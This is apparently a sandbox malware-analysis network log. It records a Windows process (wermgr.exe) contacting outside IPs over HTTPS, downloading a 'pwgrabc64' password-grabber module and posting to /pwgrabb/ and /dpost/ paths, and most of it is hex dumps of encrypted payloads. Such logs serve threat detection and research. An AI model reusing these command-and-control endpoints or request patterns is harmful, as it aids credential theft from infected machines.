2021-11-06 14:13:06 UTC	649	IN	Data Raw: 5d 58 79 22 e3 4c 79 ac 82 b0 af dc f0 ed e6 ca ff e2 a2 ed d2 a3 fc 8a 76 8d 72 e8 c3 85 2a 48 82 ff fc 2a 76 ad 99 f2 05 2e 58 30 c6 62 92 98 96 96 19 d8 18 48 3f 4d 3b 84 3a 89 85 df aa f3 2c 12 0a dc ae d6 1f f3 a8 b9 c9 c1 1c eb dc 5d 46 33 c1 38 8f 9e f4 62 65 55 6b 8f 43 82 82 9f d3 50 bd c1 d2 ab 76 a0 ac 03 a5 5d 39 f4 23 37 bb ba 63 a4 9d f3 9e 3e a7 dd cc 9a 92 e4 36 59 74 93 86 a4 8a 4d 6f ec b1 70 5b 93 09 d0 b3 5c 9e f7 67 d1 0e 28 f9 ec 45 31 08 14 30 04 8b c9 30 df eb 33 f7 f7 b3 61 67 49 ac 98 08 8e 84 30 be cd f6 f1 ff cf 63 2f d7 8d e9 ab a3 03 40 06 e4 96 21 7f 9c 7d 2e 95 ab 6f 7c 1d ac b4 d7 97 c3 45 ff a4 af bf 9f c1 7d 6a dd 04 15 ca fa b6 66 20 99 d8 90 f4 48 4b bd 84 63 11 bd 23 01 07 f0 0c 36 7f 66 b7 99 6b 15 d1 f9 11 1a 69 22 Data Ascii:]Xy"Lyvr*H*v.X0bH?M;:,]F38beUkCPv]9#7c>6YtMop[\g(E1003agl0c/@!}.o|E}jf HKc#6fki"
2021-11-06 14:13:06 UTC	665	IN	Data Raw: 82 ac 7c 71 fe 2b 46 41 0c 71 1a 45 05 c6 6d 85 93 2c 98 b4 8d d3 2f 5f ec 0d aa d7 f0 6f 18 76 10 84 f3 3f 78 26 50 fe 24 bc 71 c4 78 32 35 36 61 71 3a 1c b9 da e7 ee a2 d7 cc 83 95 fc 02 5e da cc d3 60 2f 8b d2 a6 83 30 90 94 bb 37 dd ff 05 b0 30 e2 62 5f 00 ec 87 84 af a5 02 ca df 62 99 79 73 65 fb 65 ca 2d 00 9b 24 18 65 24 7c 28 83 92 fa ef c1 50 dc 83 24 ff e8 b5 7e a6 eb 5a 56 ab ac fa 9f 9f 63 b3 1f 17 d8 77 9f aa 6c 7d 5f 55 87 ed dc 1d dc 74 a7 f9 e8 9a ac 44 14 95 9a d3 b6 3b c8 32 a1 c1 03 51 e5 0c ab 45 af b6 39 31 bc e9 52 da b5 e1 c1 e8 99 11 67 68 57 6e dd 9b 4b 05 1a 8f c2 89 63 6e 8e 6d 62 15 21 3b 15 75 a6 8b 42 f7 fa fb 1f 94 09 05 7d 42 6c 99 22 b0 75 5f dd 04 84 1a ea 6b 6f e3 01 f9 78 06 25 57 7d d4 ff 1c ac 56 ee ce 9d be 38 5b 60 Data Ascii: |q+FAqEm,/_ov?x&P$qx256aq:^`/070b_bysee-$e$\|(P$~ZVcwl}_UtD;2QE91RghWnKcnmb!;uB}Bl"u_kox% W}V8[`

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:13:06 UTC	681	IN	Data Raw: 7f 01 80 60 8b c9 c6 2c 7f f6 38 5e e9 19 7a 82 78 76 5f 06 4c c9 47 7a 04 70 fc d5 d5 68 10 bf 00 5f 9c 7e ff 49 04 5b 0c 2b 38 ee 9d 19 af 45 30 ef 4a 18 d6 15 e7 66 6d 7b b0 e5 0e 5c 18 0f 74 52 bc d8 cb 21 dc 0a de 2e 4d 16 ac 65 fd 5f 2d 4f 40 d6 07 53 2e 66 4a c0 1f 45 fa 8d 49 03 86 7d d2 96 17 5b 6b 23 fa a5 ce f0 30 3e f8 4e 54 87 3d 98 38 21 27 bb 2c d0 ba 4b c8 6e 22 09 3c 11 9c 00 f3 d0 76 75 7a 55 1c d8 a5 6c 68 cb f9 ef f9 c3 11 0a 62 ec 29 02 72 2c 25 08 59 4d cd 17 7c 1a 89 33 1e c5 09 7a cc b4 8f 38 32 18 8b 80 22 9b e5 20 ba 72 36 a4 f0 2a 87 5d 39 41 fd 93 f6 97 dc c5 63 f6 7e 57 77 d3 23 e8 aa 9b ac 47 4e 9c 85 0f 9a 60 ea 4b 5e 43 ef 41 c8 78 03 b9 d8 4d 39 e0 0e 51 1f 08 d5 9a 76 e1 9a 26 bf 09 84 ba db eb 0b 0d d5 18 9a 46 15 a3 f8 Data Ascii: `,8^zxv_LGzph_~l[+8E0Jfm{\tR!.Me_-O@S.fJEI}[k#0>NT=8!',Kn"<vuzUlhb)r,%YM|3z82" r6*]9Ac~W w#GN`K^CAxM9Qv&F
2021-11-06 14:13:06 UTC	697	IN	Data Raw: 7b 40 fe 46 b1 30 87 39 e9 39 e1 53 d4 fe 58 9d 70 67 7e 3b f7 c5 8b 15 84 b5 75 5f eb 0c db 00 0f 4e 93 c3 48 93 2a 51 96 c9 69 21 83 38 d2 fb 04 7c 36 ba 16 46 65 d1 d4 74 d1 60 7f 4f 81 75 7b 5b 7c 0e f5 2c fc c6 2a ca ff b4 de 15 04 dc fb 2d ee ab c1 c4 a3 54 dc c3 e2 e6 6e 3f ef 74 0e ab 14 df 29 7a 70 7d 39 f0 7d 06 99 34 9c 15 49 bb 11 07 1a 9d 62 3a 37 c7 2c 59 4b 9b 3b 10 34 94 cb 32 9e 69 70 26 56 12 52 d5 98 0c 58 ca bb eb e7 f1 f4 f9 d8 d7 90 59 11 fe cf 45 b5 48 9f 82 d1 3f 06 66 b5 05 7b 72 e2 7a 2d 00 c8 4b 77 b3 52 d1 84 e9 2b 61 73 14 2f 95 b5 17 ec 78 a2 d4 a9 96 b2 d8 de 87 62 42 d3 b1 54 39 9a 7a 48 21 a2 52 9a c6 8e 41 97 bc e3 ef da ac 28 0f ef ef 27 ba 9f 9b 30 14 b0 53 e0 55 ea cd bd 48 f4 42 40 2e 9b c3 ae 0e 98 3c 51 be 0e f3 16 Data Ascii: {@F099SXpg~;u_NH*Qi!8|6Fet`Ou{[|,*-Tn?t)zp}9}4Ib:7,YK;42ip&VRXYEH?f{rz-KwR+as/xbBT9zH!RA ('0SUHB@.<Q
2021-11-06 14:13:06 UTC	713	IN	Data Raw: bc 50 7d 4b 6c ec b3 fc f6 42 73 de 58 04 72 62 4c 89 a1 5d 12 3e d6 08 8f 7d ee ec b6 7a 58 aa ea 62 23 d9 7d 3b 35 e2 13 16 0d 4d a9 33 08 d0 47 a6 52 70 ba 21 f6 7c 8b 35 36 de 18 f8 f6 d1 c1 2d 62 82 c7 cf 61 61 76 fc 30 99 de c7 b9 25 0f f3 03 72 ff 0c aa cd 24 87 62 06 d1 ee e0 33 9d bd 37 b3 8a 4e 1d 20 2f c8 6e 66 bd 2f 72 24 13 5f e3 a9 29 61 3d f8 56 72 4c 8c 26 a8 98 18 0d b7 16 f1 95 0e 18 e4 94 ee e1 e4 7f 0f 18 cd 3f 13 fe 07 f9 4b d6 12 bb 4d e2 a6 eb ec 8c 8b 3e 5d 5a 97 b7 6f f6 7b be 3e 07 60 e2 b0 76 f4 55 3d 88 44 36 3e de 05 05 f1 b2 09 fa fa de f6 88 75 23 8f 5b 40 ce 5f 23 08 d9 27 12 e5 c0 66 69 d2 38 bd c1 26 00 c1 a3 22 c7 e5 42 ea 69 f4 e5 9d 86 40 46 ef 49 20 da 1f 47 f5 02 56 32 95 5f 1c 86 c1 60 0d b3 31 ca 11 eb 23 ea 59 58 Data Ascii: P}KlBsXrbL]>}zXb#};5M3GRp!|56-baav0%r$b37N /nf/r$_)a=VrL&?KM>]Zo{>`vU=D6>u#[@_#'fi8&"Bi@FI GV2_`1#YX
2021-11-06 14:13:07 UTC	729	IN	Data Raw: 49 8e 95 be 6e a4 94 bf f7 0c 66 f7 b9 31 31 4b 3a 79 f9 1c b8 2e 9d 94 fd 43 db d9 e7 06 bb b9 3a 07 11 5d 8e 18 a3 c7 6a e8 01 23 51 16 19 f4 43 fd a0 cc db 44 8a 8b 0f c3 dd 34 ee bd 32 22 c3 06 03 9b fe e0 f3 8e 42 e9 bf bc 4f 8d 72 04 61 ff 01 70 2f 9b 32 35 17 1b 69 a3 c9 99 d0 0d cd 1c 11 30 1e 74 c7 db 61 d0 a6 fa 61 ee 5d cd ba 20 28 5c 4a ec 36 1e 41 7b 35 09 b4 16 c3 2f 42 73 82 09 8b 5c 65 05 b3 0a bc 4f f1 db 83 98 cf 69 8c 1b 19 f6 d6 06 65 77 e0 50 ae fc c4 39 e7 3d 00 b1 b7 92 29 93 3d 13 4f 69 f6 2a be eb 45 71 fa 41 cc 81 71 72 be 4c d6 1e d6 1a a0 c9 c0 3e 99 94 08 e9 d6 5a f9 75 01 c4 69 38 c9 bc 4e 08 09 d3 93 08 d7 c2 0b 42 5d 24 27 f2 8c 7b 24 08 b4 8e 33 99 17 9c 37 a0 0d 83 03 2b 15 71 4f 3d c6 da af fd 95 b1 6c 27 80 d7 b1 80 0b Data Ascii: Inf11K:y.C:]j#QCD42"BOrap/25i0taa] (\J6A{5/Bs\eOiewP9=)=Oi*EqAqrL>Zui8NB]$'{$37+qO=l'
2021-11-06 14:13:07 UTC	745	IN	Data Raw: 1b eb fb b1 50 00 d6 dc c7 26 b3 e3 03 1b 6e 06 5a 9e 27 e7 c1 3e 31 24 dc 1e c4 c5 45 47 e0 66 7b ff 1a ba 3d 29 90 b4 79 6c 53 5e 88 99 5f ee 4a 9b 3e 9b 40 31 08 90 4c b2 b4 d9 07 02 e4 0a 7a 9f f2 9c 18 f4 2e 2e fc ab 3a cf e6 7a df 0a dc 8e f8 91 d8 34 e1 92 e2 c2 40 a0 93 a4 47 df 63 af 7b 36 da 1d d0 b7 89 00 36 6e cf 48 b4 15 ed 79 02 7d c0 8c d0 83 d5 8a 28 b7 25 3e 81 25 27 c6 d0 44 90 d9 3a a1 2a 54 4a bf cb d2 2f 7e 75 d8 fb 0b 14 5d 75 75 f3 94 25 9a 4b 31 d6 ea fd af 52 29 c1 a6 d9 53 ce 51 2f 0b 6f b7 d0 97 91 55 44 97 27 55 ca 5a 36 29 ac 47 b0 84 29 e6 f1 91 7d 2f 01 da a6 1a e5 14 15 74 78 79 72 aa b7 52 17 3b b5 d8 ae 76 e7 59 92 fb 03 13 f8 47 98 e1 76 dd 94 6e 4d a7 db e4 6a cd 20 2a 5b e0 d9 2a 43 c3 85 ca db 9b 76 78 ec 74 ce b6 5e Data Ascii: P&nZ'>1$EGf{=)ylS^_J>@1Lz..:z4@Gc{66nHy}(%>%'D:*TJ/~u]uu%K1R)SQ/oUD'UZ6)G)}/txyrR;vYGvnMj *[*Cvxt^
2021-11-06 14:13:07 UTC	761	IN	Data Raw: 04 67 f5 6f 6d 38 8c 8a 95 93 83 5c 68 80 20 b0 46 5b 45 f4 05 8c 6a 9b e9 73 08 15 85 25 f5 97 da ed 94 8c cc 39 2c ef 8b ec 31 aa 84 a0 02 c5 b8 d2 53 80 bf ee ff 9f 4e df 92 d3 82 14 6c a0 b9 39 ff 7b 19 a2 93 38 12 40 d4 1e 71 54 89 e9 0a cf 42 71 1b a3 94 dc 57 68 a5 ec 3a 3a cb 2a d7 e2 27 93 3a fa 6f 8d 3b 57 d2 09 b3 e5 d7 8a 55 14 16 9f 37 5e 37 11 e6 af 53 21 8e d0 ff 1f b7 25 36 9c a8 1e 96 07 c8 44 b8 c9 03 ed 82 49 82 a8 0d 61 c7 fb f2 83 20 85 d4 7a c8 3b 16 a4 23 09 2c 5a a6 8b bd 52 ee a4 77 02 2b 3b e9 05 8a fe 8b 48 26 b2 b2 15 c1 39 f6 8c 1c 0a cb 23 64 ec c3 60 bf c4 a9 2e da e4 80 79 19 29 4d 11 24 55 28 18 32 8b 55 27 1c 3e af 85 71 8b 0d e2 cb 4e bb 0d 11 9f d0 1d 7e 22 fb 8f d8 0d 1c 77 b8 bb 9e 7f 7b 42 48 f9 68 ed 38 1e 58 ae f3 Data Ascii: gom8\h F[Ejs%9,1SNl9{8@qTBqWh::*':o;WU7^7S!%6DIa z;#,ZRw+;H&9#d`.y)M$U(2U'>qN~"w{BHh8X
2021-11-06 14:13:07 UTC	777	IN	Data Raw: 84 de 9d b6 20 5d 75 30 2b af 63 95 ad 46 37 14 5a a3 44 48 b1 e3 86 b1 23 1e e6 b6 c4 ae 30 c0 67 cc df 31 b8 aa 54 00 ea f6 d6 35 81 5f 83 e1 d0 66 56 9d 1f 50 c8 37 14 48 f0 b2 08 30 f3 79 6b 45 7d 20 16 27 b1 ed d8 9e 2c 5a b8 87 59 b3 94 42 ab ea 88 e7 e1 29 68 4d a8 e9 a7 be 7c 91 e7 ce a7 1f 56 b5 36 ee a2 cb 3f 6c 49 cb 9e 66 d8 81 fb 42 8a c9 6f 92 68 cc 45 fc 7c 30 d9 0d e6 71 9d 09 69 23 27 73 1a 7d f9 15 39 0e d2 fa 85 b4 4e 68 23 e6 65 eb 8f 91 69 14 0c d4 7e 41 89 83 ed 38 24 b6 74 e8 cb 69 77 90 9e b8 0d c1 81 3d 88 b7 5a d5 94 38 ab 50 e0 df a7 88 3f 9a 4a db 4b ca 49 57 cf 2c c1 9a 76 fb ec 52 85 19 f0 90 9e 8b a2 a6 39 db d0 29 74 41 83 0f 2e 9c b0 3e 26 a2 2d e8 23 d0 88 5b 74 39 55 b4 1e cf 4d a0 58 35 f6 5e a5 cc 7f 16 43 97 79 da 55 Data Ascii:]u0+cF7ZDH#0g1T5_fVP7H0ykE} ',ZYB)hM|V6?IlfBohE|0qi#'s}9Nh#ei~A8$tiw=Z8P?JKIW,vR9)tA.>&-#[t9UMX5^CyU

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.11.20	49803	46.99.175.217	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:14:11 UTC	782	OUT	GET /top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/5/dpost/ HTTP/1.1 Connection: Keep-Alive User-Agent: curl/7.77.0 Host: 46.99.175.217
2021-11-06 14:14:12 UTC	782	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Sat, 06 Nov 2021 14:14:11 GMT Content-Type: application/octet-stream Content-Length: 1328 Connection: close

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:14:12 UTC	782	IN	Data Raw: 89 95 12 e7 30 39 66 a8 f9 87 6b 1a 13 55 15 50 af dc 06 26 14 91 db 22 e1 9d db 92 94 a3 52 58 d3 8a 63 a8 d5 8a 08 30 d8 24 cf 02 ac d4 c8 5c 97 36 05 a3 22 b1 9b db 3a 9e e2 61 03 8a 34 6d 08 72 01 c9 a1 f2 f5 43 4b 24 ce 22 fe 27 bc d4 34 21 bf cc 32 c8 25 ea 81 26 5c e1 03 6a 95 39 91 81 31 e7 b5 95 e7 17 43 a2 ca 71 03 3e f5 3e 09 cb 8a 2c ea 3b 9c 22 83 9c 97 ef 31 1b 5d c4 7c d4 50 79 fd 9d 93 5e 46 cf aa ae 8d e9 7d 4d c2 ae 2f a1 e2 41 59 6d c4 6f 13 b4 2b 2d 56 a0 86 27 20 6b 9d c9 d3 14 82 fd af 5b 10 73 ad 56 ea 6f 00 a5 8b b8 64 db 18 d8 e7 44 6f 42 66 0b 14 d0 ff 0d af d6 74 6d 9a 69 c0 ac 98 b8 0d d2 07 e4 72 70 4d 15 a9 b7 f8 a3 86 1a a1 10 27 2c 06 02 1f f2 42 15 19 63 36 a8 28 3c 7c 13 12 4c 65 55 fc ef 71 a0 1f f9 3c 6e c1 d6 12 1c f8 Data Ascii: 09fkUP&"RXc0$\6":a4mrCK$"'4!2%&\j91Cq>>,;"1]|Py^F}M/AYmo+-V' k[sVodDoBftmirpM',Bc6(<|LeUq<n

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.11.20	49804	46.99.175.217	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:14:12 UTC	783	OUT	GET /top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/10/62/LDBHBJFHFNV/1/ HTTP/1.1 Connection: Keep-Alive User-Agent: curl/7.77.0 Host: 46.99.175.217
2021-11-06 14:14:12 UTC	783	IN	HTTP/1.1 403 Forbidden Server: nginx/1.14.2 Date: Sat, 06 Nov 2021 14:14:12 GMT Content-Length: 9 Connection: close
2021-11-06 14:14:12 UTC	784	IN	Data Raw: 46 6f 72 62 69 64 64 65 6e Data Ascii: Forbidden

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.11.20	49806	46.99.175.217	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:14:13 UTC	784	OUT	POST /top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/64/pwgrabb/VERS// HTTP/1.1 Connection: Keep-Alive Content-Type: multipart/form-data; boundary=------Boundary00F7D7B1 User-Agent: curl/7.77.0 Content-Length: 141 Host: 46.99.175.217
2021-11-06 14:14:13 UTC	784	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 42 6f 75 6e 64 61 72 79 30 30 46 37 44 37 42 31 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 69 6e 66 6f 22 0d 0a 0d 0a 50 77 47 72 61 62 62 65 72 20 62 75 69 6c 64 20 4f 63 74 20 31 35 20 32 30 32 31 20 31 33 3a 34 32 3a 33 34 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 42 6f 75 6e 64 61 72 79 30 30 46 37 44 37 42 31 2d 2d 0d 0a 0d 0a Data Ascii: --------Boundary00F7D7B1Content-Disposition: form-data; name="info"PwGrabber build Oct 15 2021 13:42:34----------Boundary00F7D7B1--
2021-11-06 14:14:13 UTC	784	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Sat, 06 Nov 2021 14:14:13 GMT Content-Type: text/plain Content-Length: 3 Connection: close
2021-11-06 14:14:13 UTC	784	IN	Data Raw: 2f 31 2f Data Ascii: /1/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.11.20	49805	202.58.199.82	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:14:14 UTC	784	OUT	GET /top147/061544_W10019042.34ED337BB336C4191A537F33B775D9BB/5/pwgrabc64/ HTTP/1.1 Connection: Keep-Alive User-Agent: curl/7.77.0 Host: 202.58.199.82
2021-11-06 14:14:14 UTC	784	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Sat, 06 Nov 2021 14:14:14 GMT Content-Type: application/octet-stream Content-Length: 531824 Last-Modified: Fri, 15 Oct 2021 13:55:58 GMT Connection: close ETag: "6169886e-81d70" Accept-Ranges: bytes

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:14:14 UTC	785	IN	Data Raw: 9e 49 13 a6 6b d5 81 26 b8 cc 39 86 a7 49 b0 80 c8 8c c8 38 a7 75 c2 0c 28 bb b2 80 86 9c 99 a2 ea 91 b1 87 d9 99 b2 5a de 3d c0 17 55 6f dd a0 69 33 bd 03 18 1b 50 a2 92 ce 78 4a 6f 07 93 8f 4f 4c 3d 80 83 54 c7 10 98 92 bb 1c 7c cc 82 83 70 67 5c 52 1e d4 60 3a 7a a8 2e 24 f0 e2 63 e9 e6 28 40 aa d4 6d 0e 13 dc 53 fe fe b6 1a 98 a5 d4 4c 36 f9 09 73 10 d0 5f fa 37 d9 cc d4 cb 7a c4 06 fe e7 1a de e7 c7 3c 8f 0a 95 bc c2 db 27 d5 e4 e9 87 9a 1b a5 fa e9 35 ce 30 b7 71 76 02 c7 5c f5 e7 46 0f 21 c2 e4 3a 39 1b 93 fb c3 df 43 8c 58 ae 9e d1 04 fb 26 8d d0 a6 43 f9 ab 89 76 75 d3 bd 2f f1 2f 8f 9b 78 96 ce bd cc 75 c3 68 dc da 05 d2 de 28 9b 95 03 86 59 01 ff 8b 61 91 c2 7e f7 38 76 67 c5 ed 6d db f9 51 ad ec 30 e7 83 ce ec 03 b3 aa f7 d3 67 26 dc 3c 24 79 Data Ascii: Ik&9I8u(Z=Uoi3PxJoOL=T|pg\R`:z.$c(@mSL6s_7z<'50qv\F!:9CX&Cvu//xuh(Ya~8vgmQ0g&<$y
2021-11-06 14:14:14 UTC	800	IN	Data Raw: a2 61 36 86 a5 10 a4 f1 b8 cf 3a 0e f0 b8 2a 3c 3c 2d 92 aa 44 19 4b d3 82 47 77 09 98 b5 ee 48 23 02 c1 4a 54 5d dd 34 33 c4 2a 4b 62 39 dc 46 b1 a8 bd 8a 1e 75 d7 ef 08 a5 ab 36 a5 16 8c e1 9e 70 1e 4b 7f c1 2e fb 49 44 7e 2c f7 01 a4 1f c2 61 9f b6 02 14 50 e8 37 93 11 50 ba ca 4e f2 d7 55 dc 9c d5 f3 a0 8a de 50 d6 19 a5 48 3b fd 8c cb fd 43 a8 aa 11 f4 57 76 85 de 6e 96 af 76 52 49 0f d6 a2 45 a8 8f e5 9e bc 6a 18 61 e2 80 56 a1 59 c1 11 e9 fd f5 22 ce 1d e6 cc 35 7e 02 a9 14 01 1e 83 3e 0b f1 af 91 ea fd e6 2f 88 d2 d5 95 e2 27 ec df 2a 5f 37 19 f9 12 58 f5 81 23 cf c9 2f b1 c0 95 d7 f1 a1 a0 0a cb 16 69 5e 7a 6f eb 1b 73 48 01 e9 b3 02 5a 0a a2 46 db ae 0c 6e 35 15 d4 0b e2 ea 64 47 16 58 22 e9 68 e5 3b 39 da c8 8a 99 1a 0d d7 9f e7 0a 9b 7e bb 93 Data Ascii: a6:*<<-DKGwH#JT]43*Kb9Fu6pK.ID~,aP7PNUPH;CWvnvRIEjaVY"5~>/'*_7X#/i^zosHZFn5dGX"h;9~
2021-11-06 14:14:15 UTC	816	IN	Data Raw: f4 da db 88 03 9a bd 94 12 2f cc 4d bf 76 05 8e 38 d2 72 08 19 73 16 a5 1b 27 26 d2 81 70 aa 61 32 6e 61 e6 a1 f3 1e 0a f8 e1 bc e0 f6 a6 6d f1 1f e1 89 9c ff 7e 7d 73 e8 22 74 17 3e cb 25 fd c5 e6 11 d4 eb 3c 16 e0 eb be 2e 9e 0a b0 e1 54 30 42 38 07 e3 a9 99 27 22 d2 94 cc a5 39 d5 54 07 2f 69 78 8c 43 35 4d 04 17 7d 7b 7b a0 f6 56 2b 8b 56 bf 39 ee d6 eb 21 51 6f 22 8e 86 e7 00 0b fc 05 48 3e fb b5 63 c1 42 4a 52 db e7 f1 6f 29 e0 be c7 5e 26 cc ff d0 af 0e 6a 59 1b 5e fc ae 91 0f 63 ed 90 c7 bb fb 7e da 8d 4a 37 34 2c 9c f7 92 83 14 0f e0 5c 0f 77 c3 ce 3c 49 ea 1d 61 d9 5e 73 9a 6f 1b 65 60 78 16 df 3e 95 9a 90 41 a2 13 f7 3c c7 6f 46 fe 92 33 fc a6 5c 3b 86 95 f2 02 09 9b ff e4 a7 38 82 92 ce ec f5 41 9f 7b 5b 80 eb fa d4 40 03 56 22 dd f7 69 40 04 Data Ascii: /Mv8rs'&pa2nam~}s"t>%<.T0B8"'9T/ixC5M}{{V+V9!Qo"H>cBJRo)^&jY^c~J74,\w<la^soe`x>A<oF3\;8A{[@V"i@
2021-11-06 14:14:15 UTC	832	IN	Data Raw: f8 42 12 4f 4b aa 45 85 54 f7 de 32 8f 2a 55 0b c6 3d ac 6e 40 a0 5b 84 11 e3 af c1 95 a9 77 66 62 c9 cb 17 31 a7 3f 88 de b6 1d be 80 eb 40 30 da 4e f4 16 e9 3b da 5b b3 76 97 fc 4b 95 61 6f d6 96 1c c0 ef 3c 07 40 7d c0 b3 8f cd 68 82 e1 5c a8 e1 a9 e6 96 f9 41 67 44 ee 94 11 a8 14 46 40 c7 f4 cd dc 25 a5 6a 58 43 1a 5d ba 7b fb 02 43 70 71 1c 8b f0 7a d6 48 3c e6 8e 36 ad e7 8d b6 1d 6b 44 8b 77 5c 7f ee 1d 62 f4 65 5b cd 93 b5 25 5f fe bb e3 f0 13 b8 7d 5c d9 5b 96 8d 58 0f 58 ff 31 45 98 7c 32 01 a3 54 8e 0a 6d fc e0 91 02 00 c9 3e 84 8f 4b b0 32 39 62 6a 5f 87 c4 f1 b2 b4 46 38 e7 a0 62 f0 0e de c7 98 48 6d 11 d9 28 66 65 b8 91 c9 8b a1 e1 83 c0 96 10 00 b6 3f b1 08 fc a8 8b 0e b2 3e 2c c2 90 2a ee d8 dd 2b 78 c2 bf 8b e8 30 bb 7e 9e 4f 61 64 49 01 Data Ascii: BOKET2*U=n@[wfb1?@0N;[vKao<@}h\AgDF@%jXC]{CpqzH<6kDw\be[%_}\[XX1E|2Tm>K29bj_F8bHm(fe?>,*+x0~OadI
2021-11-06 14:14:15 UTC	848	IN	Data Raw: 19 7b af bf 30 7c 72 1d 3b ca f2 a9 4f 9c 6e 95 af ce 60 0e 0b 64 9c 42 50 82 79 64 09 65 43 8d 3c 88 53 08 99 92 ae 42 12 ab 89 d0 b3 63 40 d8 c8 94 e7 a6 ea 96 60 32 1a ac 8e 5f 81 e4 4a 94 0e 0c a5 51 52 2e 7a 09 0e fc ac 12 ee 67 d1 b2 1c 75 95 03 04 cb de 5b f0 51 ec d7 68 0e c7 cc 04 2c ef 7f e9 de c9 8a d2 82 80 af 3f 2b 12 2d c8 ee ba 48 26 17 e7 9c 63 58 f2 bf b5 aa f1 ca 96 71 49 eb 47 ba 90 d8 bb bd fb ef 12 a4 c3 42 e7 14 58 1c f1 21 bf 08 b3 9e b6 3d d6 ab 18 22 e8 39 fe 08 69 9c 54 55 a3 7b 8e 3e 3a 31 b9 67 e7 66 6a cd 71 45 7c 14 6b 85 b4 9e 17 e9 ea 14 67 91 45 34 fe 09 24 9f 7f 25 a1 17 a1 85 a0 93 7f fd cc 2e 98 dd ec be b9 33 99 b1 2f 06 15 04 5a 2b b3 e1 84 7e ea 8d 2f 49 a5 2d 9b e4 8d 4f f8 5d 29 dc 6a 33 82 c5 d8 fa f4 0a 9b f9 de Data Ascii: {0|r;On`dBPydeC<SBc@`2_JQR.zgu[Qh,?+-H&cXqIGBX!="9iTU{>:1gfjqE|kgE4$%.3/Z+~/I-O])j3
2021-11-06 14:14:15 UTC	864	IN	Data Raw: 56 24 13 32 e6 79 1c 4a 97 27 ce 02 69 22 b4 4c 59 34 59 11 58 9e 28 a7 7b 74 9c d5 d2 f0 f0 cb 5b 6a 97 83 b5 ae 17 c9 f8 cb 65 66 14 1a ba f2 0d f6 11 b1 ef ca ac a0 7a 5d cd a5 f7 45 3e 94 b6 f2 2c 38 ba b1 ac b2 03 9a 57 25 c3 32 57 2f 33 a0 8a ab b3 b2 36 34 de 79 db 74 1a 7d 34 7f a4 73 37 b7 59 0a 04 8d cb 99 1a d8 3b 85 3c a3 96 45 06 50 14 89 b9 1a df b0 44 a0 69 16 f4 60 81 21 0f 4d 48 e7 6e f4 6a f3 c8 93 fb ce ab c9 c9 c7 ca cf de b5 8a 8c e2 ec 9d 3f 84 4a 8f 0e 45 5c 4c 65 03 69 d1 f0 78 47 ad b1 5d 99 ff 76 f4 e0 18 26 7b 11 4c 95 3c 25 93 a6 ca 10 08 7f 23 9f 9b 73 fe 05 f0 18 e5 e7 20 4f c7 b4 eb dd 0f b6 33 16 0e 05 07 b1 06 40 37 a9 e1 85 08 07 48 fa aa 97 f7 a9 49 1a c5 f3 09 ad 1b 93 00 13 50 77 1c 3d 93 5d 17 58 8f 9f 56 ae b5 50 9e Data Ascii: V$2yJ'i"LY4YX({t[jefz]E>,8W%2W/364yt}4s7Y;<EPDi`!MHnj?JE\LeixG]v&{L<%#s O3@7HIPw=]XVP
2021-11-06 14:14:15 UTC	880	IN	Data Raw: 0c a4 05 86 8b 88 1c ce 39 7a 98 1f 1e 5c f7 e4 60 54 5d de a9 85 05 ad 31 49 13 c6 66 34 35 55 a1 1b 6f b8 d5 30 1b 49 66 15 52 dd 68 fb 46 63 0c e9 f9 38 46 29 fe 1d b9 8d 57 be d7 ab 81 a3 aa c4 e5 1a b2 17 50 c1 4c 61 a6 ee f4 78 03 7e 2a 05 39 70 2a 2b 53 5c 98 f2 8c fa 66 79 ec 2c 0a 49 5e 99 4f 00 52 8f dc 69 a0 bc e7 64 a0 80 52 2a 1f dc d7 df 79 ba 4f 4f f5 71 72 1f a7 a4 3f 21 3d 2c c7 60 56 54 eb 76 2e 19 ee ce 82 ce 1e 4f 2a c1 05 e5 4a 30 37 0f 7f 7a a0 be a1 cf f2 c9 9c 52 9d 26 3e b1 5c 72 fb 35 cb 52 6e 92 50 89 c7 28 a8 4e 12 e5 41 ea 2c e3 a7 b3 10 86 76 b6 b3 34 2c 12 bb a6 e6 91 0e 22 86 d8 b6 57 3f dd 41 60 72 8b c7 69 08 3f ba 8f 99 a8 a4 3f 8c 56 fd fe 8d 47 f3 24 10 50 ef b1 b1 ca fb 73 a2 8c dc 95 78 5a 6a be ae 59 f6 cc 8b 48 7e Data Ascii: 9z\`T]1lf45Uo0lfRhFc8F)WPLax~*9p*+S\fy,I^ORidR*yOOqr?!=,`VTv.O*J07zR&>\r5RnP(NA,v4,"W?A`ri??VG$PsxZjYH~
